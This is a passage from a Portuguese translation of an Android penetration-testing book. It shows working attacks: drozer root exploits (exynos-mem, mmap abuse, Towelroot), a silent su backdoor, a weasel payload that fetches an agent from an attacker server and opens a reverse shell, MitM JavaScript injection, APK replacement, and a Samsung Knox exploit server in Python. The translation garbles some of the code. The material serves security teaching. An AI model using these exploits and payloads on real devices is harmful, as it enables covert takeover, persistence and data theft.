[*] Upload bem-sucedido
[*] chmod 770 /data/data/com.android.browser/exynos-abuse
sh: Não está controlando o tty (open /dev/tty: No such device or address)
sh: Não é possível encontrar o descriptor de arquivo tty
sh: warning: won't have full job control
app_81@android:/data/data/com.android.browser # id
uid=0(root) gid=10081(app_81) groups=1015(sdcard_rw),1023(media_rw),
3003/inet
```

## OBSERVAÇÃO

Se você não conhece nenhum exploit de raiz existente e gosta de jogar pôquer com apostas altas, poderá usar um módulo em `exploit.root.mmap_abuse` para tentar obter automaticamente um shell de raiz para você. O módulo está presente após a instalação de todos os módulos de pós-exploração de root:

```
dz> ls root
...
exploit.root.mmap_abuseItere por todos os dispositivos e tente explorá-los
para obter um shell de raiz abusando da operação do dispositivo mmap.
...
```

A execução desse módulo no mesmo dispositivo revela o seguinte:

```
dz> run exploit.root.mmap_abuse
[*] Fazendo upload do mmap-abuse
[*] Upload bem-sucedido
[*] chmod 770 mmap-abuse
[*] Testando /dev/btlock
[*] Testando /dev/icdr [*]
Testando /dev/icd
[Testando /dev/fmradio
...
[*] Testando /dev/tty0 [*]
Testando /dev/console [*]
Testando /dev/tty
[*] Testando /dev/exynos-mem
[+] /dev/exynos-mem está vulnerável!
[Aproveite seu shell de root...
sh: Não está controlando o tty (open /dev/tty: No such device or address)
sh: Não é possível encontrar o descriptor de arquivo tty
sh: warning: won't have full job control
app_129@android:/data/data/com.mwr.dz #
```

Basicamente, ele tenta explorar todos os dispositivos de bloco presentes no dispositivo exatamente da mesma forma que a exploração de abuso do exynos. Isso é muito perigoso de se fazer em um dispositivo, pois pode causar um kernel panic que reinicializa o dispositivo. Nesse estágio do processo de exploração, isso significaria que a sessão seria perdida.

No entanto, usar isso como uma exploração direcionada contra um dispositivo de bloco vulnerável conhecido é muito eficaz. Por exemplo, além de funcionar em um Galaxy S3, esse módulo pode ser usado com sucesso em um dispositivo Huawei P2 (consulte <https://labs.mwrinfosecurity.com/advisories/2014/11/05/huawei-p2-hx170dec-privilege-escalation-vulnerability/>). O uso desse módulo com `--device /dev/hx170dec` fornece um shell de raiz em um Huawei P2. É provável que muitos outros dispositivos estejam vulneráveis ao mesmo problema que esse módulo explora.

Para manter esse acesso à raiz, você deve instalar uma versão especial do binário `su` incluído no drozer, chamada minimal

su. Esse binário foi discutido brevemente no Capítulo 6 em "Rooting Objectives" (Objetivos do enraizamento). Quando você coloca esse binário no dispositivo e o instala corretamente, ele fornece um shell de root a qualquer aplicativo que o solicite, sem avisar o usuário de forma alguma. Um módulo auxiliar para ajudar a configurá-lo corretamente está disponível em `tool.setup.minimalsu`. Sua execução revela o seguinte:

```
dz> run tools.setup.minimalsu
[+] Upload do minimal-su
[+] Transferido o arquivo install-minimal-su.sh
[+] chmod 770 /data/data/com.android.browser/install-minimal-su.sh
[+] Pronto! Execute /data/data/com.android.browser/install-minimal-su.sh a
partir do contexto raiz para instalar o minimal-su
```

Agora, a execução do script gerado a partir do shell raiz instala o su mínimo corretamente no dispositivo:

```
app_81@android:/data/data/com.android.browser # /data/data/com.android
.browser/install-minimal-su.sh
Feito. Agora você pode usar o `su` em um shell drozer.
```

Agora você pode executar o su em um shell normal e obter acesso root no dispositivo à vontade, sem reutilizar um exploit:

```
dz> shell app_81@android:/data/data/com.android.browser $
su -i
sh: Não está controlando o tty (open /dev/tty: No such device or address)
sh: Não é possível encontrar o descriptor de arquivo tty
sh: warning: won't have full job control
app_81@android:/data/data/com.android.browser #
```

Qualquer pessoa com acesso root tem os privilégios para instalar um novo pacote. Esse fato permite que o invasor instale um pacote completo do agente drozer com todas as permissões disponíveis no dispositivo. Conforme mencionado, esse agente também persistirá durante as reinicializações porque captura a intenção `BOOT_COMPLETED`. O payload do weasel foi usado para configurar todos os ataques existentes até agora e pode ser usado para recuperar um agente drozer do servidor e instalá-lo também. O weasel está no diretório de dados privados do aplicativo explorado em um arquivo chamado `w`. Executar o weasel como root e fornecer a ele o endereço IP e a porta do servidor produz a seguinte saída:

```
app_81@android:/data/data/com.android.browser # ./w 192.168.1.112 80 Sucesso
Transmissão: Intenção { act=com.mwr.dz.PWN }
Transmissão concluída: result=0
Iniciando o serviço: Intent { cmp=com.mwr.dz/.Agent }
    pkg: /data/data/com.android.browser/agent.apk
```

Isso certamente interromperá a sessão atual do shell e você precisará pressionar Control+C para sair dela. Isso se deve à técnica de substituição do `app_process` usada pela weasel, que foi discutida anteriormente. Depois de emitir o comando anterior, o seguinte é exibido nos logs do servidor drozer:

```
2014-11-14 12:05:03,206 - drozer.server.protocols.http - INFO - GET
/agent.apk
2014-11-14 12:12:01,257 - drozer.server.protocols.shell - INFO - shell aceito
de 192.168.1.109:42883
2014-11-14 12:12:01,268 - drozer.server.protocols.http - INFO - GET
/agent.apk
2014-11-14 12:12:01,273 - drozer.server.protocols.http - INFO - GET
/agent.jar
2014-11-14 12:12:03,369 - drozer.server.protocols.drozerp.drozer - INFO
- conexão aceita de 5i995jpk7r7h
2014-11-14 12:12:10,067 - drozer.server.protocols.drozerp.drozer - INFO
- conexão aceita de 1b6b125f54bdda30
```

Você recebe uma conexão de shell reverso e mais duas sessões de drozer! A consulta ao servidor agora mostra três sessões conectadas:

```
$ drozer console devices --server 127.0.0.1:80
Lista de dispositivos vinculados
```

| ID do dispositivo | Fabricante | Modelo   | Software |
|-------------------|------------|----------|----------|
| 5i995jpk7r7h      | samsung    | GT-I9300 | 4.0.4    |
| 2df0s118t5vld     | samsung    | GT-I9300 | 4.0.4    |
| 1b6b125f54bdda30  | samsung    | GT-I9300 | 4.0.4    |

Observe que uma dessas sessões tem um ID de dispositivo mais longo. Isso ocorre porque o drozer atribui IDs de dispositivo mais curtos ao agente JAR carregado por meio de técnicas de exploração do que às versões instaladas do agente. A conexão com a sessão com o ID mais longo revela que essa é uma versão instalada do drozer:

```
$ drozer console connect 1b6b125f54bdda30 --server 192.168.1.112:80
..
...
..o...
..a... . .... . ..nd
ro..idsnemesisand..pr
.otectorandroidsneme.
.,sisandprotectorandroids+.
...nemesisandprotectorandroids:.
.emesisandprotectorandroidsnemes...
...isandp,...,rotectorandro,...,idsnem.
.isisandp..rotectorandroid..snemisis.
eprotectorandroidsnemisisandprotec.
.torandroidsnemesisandprotectorandroid.
.snemisisandprotectorandroidsnemesisan:
.dprotectorandroidsnemesisandprotector.
```

```
Console do drozer
(v2.3.4) dz> shell
app_129@android:/data/data/com.mwr.dz $
```

Essa sessão tem um grande conjunto de permissões atribuídas a ela e também pode usar o `su` plantado dentro de um shell para obter acesso root. É justo dizer que esse dispositivo foi completamente comprometido simplesmente por navegar em um site! Outros navegadores da Web que contêm interfaces JavaScript e versões de API de destino de 16 ou menos poderão ser explorados exatamente da mesma maneira.

### **Explorações Man-in-the-Middle**

É possível interceptar conexões de usuários em grande escala se você for uma organização que fornece serviços de Internet para as massas. Da mesma forma, quebrar o SSL é fácil se você for um governo que tem influência sobre uma CA confiável para o seu dispositivo. No entanto, exploraremos os ataques man-in-the-middle (MitM) que não dependem desse tipo de acesso. Duas maneiras adequadas de garantir que você esteja em condições de realizar ataques man-in-the-middle são

- Hoster sua rede sem fio com acesso gratuito à Internet. Você pode definir seu próprio gateway padrão para a Internet ou realizar várias outras configurações que garantem que você possa manipular o tráfego.
- Conectar-se a uma rede sem fio com o seu computador, o que permite realizar ataques de falsificação de ARP em dispositivos na mesma sub-rede do seu computador.

As etapas gerais de exploração para realizar ataques MitM em uma rede sem fio conectada são: ■

Conecte-se a uma rede sem fio na qual você sabe que dispositivos Android também estão conectados.

■ Faça ARP spoof em toda a rede para que o tráfego deles passe pelo seu computador. ■

Execute o Burp e inicie um ouvinte de proxy invisível na porta 8080.


■ Use o iptables para redirecionar o tráfego da porta 80 para o seu proxy na porta 8080.

### **Injetando explorações para interfaces JavaScript**

Os dispositivos que contêm aplicativos que fazem uso de interfaces JavaScript e carregam conteúdo pela Internet correm o risco de serem explorados. Um invasor que esteja em condições de injetar JavaScript arbitrário em respostas HTTP que acabam sendo interpretadas por um WebView pode explorar dispositivos com uma enorme taxa de sucesso. Até mesmo os dispositivos mais recentes, no momento em que este artigo foi escrito, podem ser explorados remotamente se os aplicativos no dispositivo estiverem usando componentes WebView e configurações de aplicativos vulneráveis.

Sem mais delongas, vamos explorar um Sony Xperia Z2 com Android 4.4.2 usando um ataque MitM. O aplicativo específico que vamos explorar carrega anúncios. As empresas de publicidade usam WebViews com interfaces JavaScript para carregar esses anúncios em texto não criptografado. Elas são alguns dos piores infratores desse problema, de acordo com <https://www.mwrinfosecurity.com/articles/ad-network-research/>. Isso significa que, se o aplicativo estiver direcionado a uma versão do SDK 16 ou inferior, você poderá comprometer esse aplicativo usando ataques MitM. Para isso

No exemplo do Android Browser JavaScript, você usará a mesma configuração de exploração no drozer usada anteriormente no exemplo da interface JavaScript do navegador Android. Só que agora, em vez de poder visitar uma página da Web que carrega o dz.js, você o injetará ativamente nas respostas HTTP. Execute sua configuração MitM usual usando Ettercap e Burp e, em seguida, carregue a extensão auxiliar drozer MitM. Use a ferramenta JavaScript Injection para injetar links em <http://192.168.1.112/dz.js> e, em seguida, clique no botão para ativá-la. A Figura 8.6 mostra essa configuração.



**Figura 8.6** Configuração da extensão do drozer MitM helper para injeção de JavaScript

No dispositivo, o aplicativo de teste que carrega um anúncio é aberto. Isso faz com que uma solicitação seja feita ao servidor e a extensão Burp injeta o seguinte na resposta:

```
<script src="http://192.168.1.112/dz.js"></script>
```

Isso é feito usando algumas técnicas que procuram bons lugares para injetar de forma confiável no HTML. Assim que a solicitação é feita, ele injeta o JavaScript em uma resposta, conforme mostrado na Figura 8.7.

| Time                | URL                                                                                                 | Action                                                                                       |
|---------------------|-----------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------|
| 2014-11-14 13:33:58 | <a href="http://adsx.greystripe.com:80/openx/www...">http://adsx.greystripe.com:80/openx/www...</a> | Injected JavaScript from <a href="http://192.168.1.112/dz.js">http://192.168.1.112/dz.js</a> |

**Figura 8.7** Extensão do burp mostrando que ocorreu uma injeção

O aplicativo recupera imediatamente o dz.js do servidor drozer e o carrega. Da mesma forma que antes, o dz.js usa o weasel com a ajuda do libWebViewContext.so para carregar um agente drozer dentro do aplicativo e conectá-lo ao seu servidor. Isso é mostrado no registro do servidor drozer:

```
2014-11-14 15:33:58,692 - drozer.server.protocols.http - INFO - GET
/dz.js
2014-11-14 15:34:25,103 - drozer.server.protocols.http - INFO - GET
/server.settings
2014-11-14 15:34:25,803 - drozer.server.protocols.http - INFO - GET
/libWebViewContext.so
2014-11-14 15:34:25,842 - drozer.server.protocols.http - INFO - GET
/agent.jar
2014-11-14 15:34:26,669 - drozer.server.protocols.drozerp.drozer - INFO
- conexão aceita de qv72depj41ld
```

A listagem das conexões disponíveis no servidor drozer mostra que um Sony D6503 está conectado:

```
$ drozer console devices --server 127.0.0.1:80
Lista de dispositivos vinculados
```

| ID do dispositivo | Fabricante | Modelo | Software |
|-------------------|------------|--------|----------|
| qv72depj41ld      | Sony       | D6503  | 4.4.2    |

Conectar-se a ele e verificar quais permissões você obteve revela o seguinte, que corresponde ao aplicativo vulnerável:

```
$ drozer console connect qv72depj41ld --server 192.168.1.112:80
...
...
```

```
...o... .r...
...a... . . . . . .nd
ro..idsnemesisand..pr
.oectorandroidsneme.
.,sisandprotectorandroids+.
..nemesisandprotectorandroids:.
.emesisandprotectorandroidsnemes...
..isandp,...,rotectorandro,...,idsnem.
.isisandp..rotectorandroid..snemisis.
eprotetorandroidsnemisisandprotec.
.torandroidsnemesisandprotectorandroid.
.snemisisandprotectorandroidsnemesisan:
.dprotectorandroidsnemesisandprotector.
```

```
Console do drozer
(v2.3.4) dz> permissões
Tem ApplicationContext: YES
Permissões disponíveis:
- android.permission.ACCESS_NETWORK_STATE
- android.permission.CAMERA
- android.permission.INTERNET
- android.permission.READ_EXTERNAL_STORAGE
- android.permission.WRITE_CALENDAR
- android.permission.WRITE_CONTACTS
- android.permission.WRITE_EXTERNAL_STORAGE
```

No momento em que este artigo foi escrito, esse era um dispositivo bastante atualizado. No entanto, ele ainda estava vulnerável à vulnerabilidade Futex discutida no Capítulo 6, que pode ser explorada pelo Towelroot. Você pode usar um módulo de pós-exploração dentro do drozer em `exploit.root.towelroot` para obter o root nesse dispositivo. Os detalhes sobre esse módulo são:

```
dz> ls towel
exploit.root.towelroot Obter um shell de root em dispositivos com Android
4.4 KitKat e/ou data de compilação do kernel < 3 de junho de 2014.
```

A execução desse módulo em sua sessão confirma que você pode, de fato, obter o root nesse dispositivo:

```
dz> run exploit.root.towelroot
[*] Fazendo upload do towelroot
[*] Upload bem-sucedido
[*] chmod 770 /data/data/com.conversantmedia.sdksample/towelroot
[AVISO: Não digite "exit", mas use Control+C, caso contrário, você
reinicializará o dispositivo!
[Executando... manter os polegares...
/system/bin/sh: não é possível encontrar o tty fd: Não existe tal dispositivo ou endereço
/system/bin/sh: warning: won't have full job control
u0_a246@D6503:/data/data/com.conversantmedia.sdksample # id uid=0(root)
gid=0(root)
groups=1015(sdcard_rw),1028(sdcard_r),2991(removable_rw),3003/inet),
50246(all_a246) context=u:r:kernel:s0
```

## DIC


A Se você estiver executando um exploit de root e ele não mostrar o prompt do shell, basta digitar `sh -i` para gerar um novo shell que exiba um prompt. No entanto, tenha cuidado ao usar isso em dispositivos com SELinux no modo de imposição, pois isso pode lhe fornecer um contexto SELinux diferente do shell originalmente gerado.

## Atualizações de aplicativos personalizados

Alguns desenvolvedores de aplicativos projetam aplicativos pré-instalados para gerenciar suas próprias atualizações de aplicativos por meio de seu próprio código e não por meio de um sistema de gerenciamento como uma loja de aplicativos. Para que os aplicativos instalem suas próprias atualizações, eles precisariam ter a permissão `INSTALL_PACKAGES`. Normalmente, esses aplicativos verificam um servidor na Internet em busca da versão mais recente disponível do pacote Android e, em seguida, baixam o APK do servidor se houver uma versão mais recente do que a instalada.

Um número alarmante de fabricantes de dispositivos faz isso e até mesmo baixa esses novos APKs por meio de uma conexão HTTP de texto não criptografado. Isso dá aos invasores a oportunidade de interceptar APKs em trânsito e substituí-los por um APK malicioso.

como um agente drozer desonesto. Para realizar esse ataque em uma rede sem fio conectada, faça a configuração MitM usual com o Ettercap e o Burp. Em seguida, carregue a extensão do drozer MitM helper e use a ferramenta APK Replacement. Se alguém para quem você estiver interceptando o tráfego baixar um APK em texto não criptografado, ele será substituído pelo APK que você forneceu. Se você optou por usar um agente drozer desonesto como carga útil, depois que ele for substituído, será necessário invocá-lo. Novamente, isso ocorre porque os aplicativos são instalados em um estado inativo e, portanto, precisam serativamente invocados. Você pode fazer isso usando a ferramenta Invoke drozer using pwn:// na extensão Burp. [A Figura 8.8](#) mostra uma captura de tela dessa configuração.



[Figura 8.8](#) Configuração da extensão drozer MitM helper para substituir APKs e, em seguida, invocá-los

Invocar o agente drozer significa injetar código que tenta carregar uma página de um URI que começa com pwn:// no HTML de uma resposta. A diferença entre a invocação ativa e a invocação passiva é que a invocação passiva injeta um iframe no HTML que é carregado de pwn://, enquanto a invocação ativa redireciona o navegador para pwn://. A invocação ativa é muito mais perceptível, mas infelizmente é a única opção nas versões 25 e posteriores do Chromium. Para invocar o agente em um dispositivo mais recente, seria necessário marcar a caixa de seleção "invocação ativa". Este exemplo imita um cenário em que um aplicativo baixa um APK em texto não criptografado. Para fazer isso, você navega até um site que hospeda um APK e o instala.

O registro na extensão Burp MitM tem a seguinte aparência:

```
2014-11-16 13:17: 03http://37.48.83.23:80/download/TeamViewer.apk  
                    Recebi solicitação de APK...  
2014-11-16 13:17: 06http://37.48.83.23:80/download/TeamViewer.apk  
                    APK substituído!
```

Agora você pode presumir que ele foi instalado no dispositivo. Agora, tente invocar o agente por meio do manipulador pwn://. Qualquer site que o usuário visitar terá esse URI injetado nele. Depois de navegar para um site no dispositivo, você receberá o seguinte no registro da extensão:

```
2014-11-16 13:20: 01http://www.somesite.co.za:80/ Invocação  
injetada do drozer com pwn://
```

Você também recebe sua sessão no registro do servidor drozer:

2014-11-16 15:20:12,672 - drozer.server.protocols.drozerp.drozer - INFO  
- conexão aceita de 7266ee96657c506

A consulta ao servidor drozer sobre os dispositivos conectados resulta no seguinte:

```
$ drozer console devices --server 192.168.1.112:80 Lista  
de dispositivos vinculados
```

| ID do dispositivo | Fabricante | Modelo  | Software |
|-------------------|------------|---------|----------|
| 7266ee96657c506   | asus       | Nexus 7 | 5.0      |

Isso foi realizado em um tablet Nexus 7 com Android 5.0. Embora o cenário seja fictício, é possível ver como ele pode ser aplicado cegamente em uma rede de dispositivos desconhecidos para instalar agentes drowsers desonestos nos dispositivos.

É certo que isso requer um pouco de sorte com o momento das solicitações de atualização dos dispositivos, mas a recompensa é um cavalo de Troia persistente em um dispositivo remoto com muitas permissões!

Esse ataque pode ser aplicado de forma semelhante a aplicativos que carregam código de fontes remotas. Um ótimo exemplo disso é a biblioteca de anúncios AppLovin que carregava arquivos JAR de fontes remotas ([consulte](https://labs.mwrinfosecurity.com/blog/2013/11/20/applovin-ad-library-sdk-remote-command-execution-via-update-mechanism/)). Ela recuperava arquivos JAR por meio de uma conexão de texto não criptografado e, em seguida, carregava-os cegamente no aplicativo.

## Injeção de URI BROWSABLE

Os aplicativos que têm um filtro de intenção para uma atividade definida com o conjunto de categorias `BROWSABLE` podem ser invocados a partir de um navegador da Web. Qualquer cadeia de eventos que ocorra após a invocação deve ser altamente examinada pelos invasores, pois é um alvo lucrativo para exploração. Um excelente exemplo desse tipo de ataque é o aplicativo UniversalMDMClient, que faz parte do conjunto de aplicativos Samsung Knox presente em muitos dispositivos Samsung de última geração. Ele tem o seguinte filtro de intenção definido em uma de suas atividades:

```
<filtro de intenção>  
  <data android:scheme="smdm" />  
  <action android:name="android.intent.action.VIEW" />  
  <category android:name="android.intent.category.DEFAULT" />  
  <category android:name="android.intent.category.BROWSABLE" />  
</intent-filter>
```

Em 16 de novembro de 2014, André Moulu, da Quarkslab, encontrou uma vulnerabilidade nesse aplicativo que pode ser usada para explorá-lo remotamente. Ele encontrou um caminho de código que pode permitir a instalação de pacotes arbitrários que podem ser invocados pelo seguinte URI:

<smdm://whatever?update url=http://yourserver/>

Quando essa atividade é invocada dessa maneira, ela entra em contato com o servidor especificado no parâmetro `update_url` com um caminho de `//latest`. Desde que o servidor responda com os seguintes cabeçalhos de servidor, o ataque prossegue:

- **Content-Length** - O tamanho do APK que está sendo recuperado
- **ETag** - Qualquer string exclusiva, como o hash MD5 do APK
- **x-amz-meta-apk-version** - A versão mais recente disponível do aplicativo

Depois que o aplicativo recebe a resposta do servidor, ele solicita que o usuário instale a atualização. Você pode ver um exemplo disso em [Figura 8.9](#).

# Update

A new version of MDM enrollment client is available. Download the update now? Enrollment will restart when update is complete.

Later

OK

**Figura 8.9** O prompt mostrado ao usuário depois que uma resposta válida é obtida do servidor

Se o usuário aceitar essa solicitação, o aplicativo será instalado a partir do servidor remoto. A prova de conceito fornecida por André em <http://blog.quarkslab.com/abusing-samsung-knox-to-remotely-install-a-malicious-application-story-of-a-half-patched-vulnerability.html> pode ser usada para comprometer um dispositivo usando técnicas MitM. Neste exemplo, um agente drozer desonesto é fornecido como o APK a ser instalado no dispositivo e, portanto, a prova de conceito foi ligeiramente ajustada para acomodar isso. Além disso, a porta de escuta do servidor foi alterada. O código resultante é o seguinte:

```
importar hashlib

from BaseHTTPServer import BaseHTTPRequestHandler

APK_FILE = "agent.apk"
APK_DATA = open(APK_FILE, "rb").read()
APK_SIZE = str(len(APK_DATA))
APK_HASH = hashlib.md5(APK_DATA).hexdigest()


class MyHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header("Content-Length", APK_SIZE)
        self.send_header("ETag", APK_HASH)
        self.send_header("x-amz-meta-apk-version", "1337") self.end_headers()
        self.wfile.write(APK_DATA)
        return

    def do_HEAD(self):
        self.send_response(200)
        self.send_header("Content-Length", APK_SIZE)
        self.send_header("ETag", APK_HASH) self.send_header("x-
amz-meta-apk-version", "1337") self.end_headers()
        retorno

se o nome __ == " main__":
    from BaseHTTPServer import HTTPServer
    servidor = HTTPServer(('0.0.0.0', 4444), MyHandler)
```

```
server.serve_forever()
```

Esse código cria um servidor HTTP que escuta na porta 4444. Agora você pode configurar a ferramenta Custom URI Handler Injection na extensão drozer MitM helper no Burp para que se pareça com [Figura 8.10](#).



[Figura 8.10](#) A configuração da seção Custom URI Handler Injection do plug-in drozer Burp

Fornecer o `agent.apk` no mesmo diretório do servidor e, em seguida, executar as técnicas usuais de MitM e fazer proxy do tráfego por meio do Burp permitirá o comprometimento de vários dispositivos Samsung (com suporte ao Knox) na rede. A visita a um site de texto claro em um Samsung Galaxy S5 resulta na seguinte entrada de registro no plug-in do Burp:

```
2014-11-16 10:47:42      http://www.somesite.co.za:80/      URI personalizado injetado
```

Simultaneamente, o seguinte é impresso na tela a partir do script Python de André:

```
192.168.1.112 - - [16/Nov/2014 10:47:41] "HEAD //latest HTTP/1.1" 200 -
192.168.1.112 - - [16/Nov/2014 10:47:50] "GET //latest HTTP/1.1" 200 -
```

A presença da solicitação HEAD nos informa que o URI personalizado foi injetado com êxito e que a atividade do UniversalMDMClient foi aberta. A solicitação GET nos informa que o usuário aceitou o prompt e optou por instalar o aplicativo. Observe que, se o usuário optar por não instalar o aplicativo, a extensão Burp simplesmente o injetará novamente na próxima resposta HTTP e solicitará novamente ao usuário. Você pode manter a injeção de URI em execução até que o usuário opte por aceitar a solicitação e instalar o aplicativo. Depois de receber a solicitação GET, você pode presumir que o aplicativo foi instalado. Em seguida, você precisa invocar o pacote drozer instalado da mesma forma mostrada anteriormente. Observe que também é possível transformar essa exploração em uma exploração totalmente remota sem a necessidade de MitM. Um exploit remoto para isso pode ser encontrado no drozer em `exploit.remote.browser.knoxsmdm`.

Existem outros exemplos de ataques que usam atividades BROWSABLE. Alguns deles podem exigir interceptação adicional de respostas e até mesmo ataques de falsificação de DNS. No entanto, o fato é que as atividades BROWSABLE são um excelente ponto de entrada em um dispositivo e têm aplicação para ataques práticos no mundo real.

## Malware

A intenção de um autor de malware pode variar muito. O malware também pode ser distribuído de várias maneiras. A maioria das técnicas usadas pelos autores de malware não é sofisticada. Alguns dos malwares mais sofisticados se aproveitam da ganância das pessoas, oferecendo aplicativos pagos que são "crackeados" para remover as verificações de validade da compra. Essa é uma maneira inteligente de incorporar malware dentro desses aplicativos. No entanto, nesta seção, exploramos apenas dois cenários:

- Aprimoramento do ataque drive-by download com engenharia social
- Uso de um aplicativo de permissão zero para instalar pacotes adicionais

## Downloads de drive-by

